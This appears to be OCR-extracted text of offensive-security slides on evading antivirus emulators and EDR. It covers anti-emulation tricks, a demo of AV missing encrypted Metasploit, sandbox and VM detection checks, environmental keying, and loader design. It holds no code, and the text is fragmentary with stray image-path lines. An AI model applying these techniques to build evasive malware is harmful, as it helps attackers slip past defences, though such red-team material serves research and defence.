R25	0		


Help
Register R07 = 5
Tick check box to select as debug breakpoint

AV Emulator


Emulate binary until condition is met
Signature Memory Scan after that

Cut-off condition:


- Time
- Number of instructions
- Number of API Calls
- Amount of memory used



Anti AV Emulator



Anti AV Emulator



DEMO 3


DEMO: AV does NOT find encrypted metasploit with Anti-Emulation

- Show Anti-Emulation

Detection in Middleboxes

Dynamic Analysis

Middleboxes



Execution Guardrails


Execution guardrails:

- **Environment check**
- Environmental keying
- Sandbox / VM detection

- AD Domain
- Username
- Installed Software
- IP Address

- Vmtools installed
- # CPUs, RAM
- Vmware Drivers


Anti AV Emulator




Loader Design

Conclusion

Loader Summary



Loader Problem



EDR Fundamentals


EDR:

- Agent on each System
- Find malicious processes


EDR is blackbox
Many different EDR
Rapid development

Therefore:

- Focus on what the EDR sees
- Not the detections itself
- Whats the input?
- Create a framework to reason about EDR

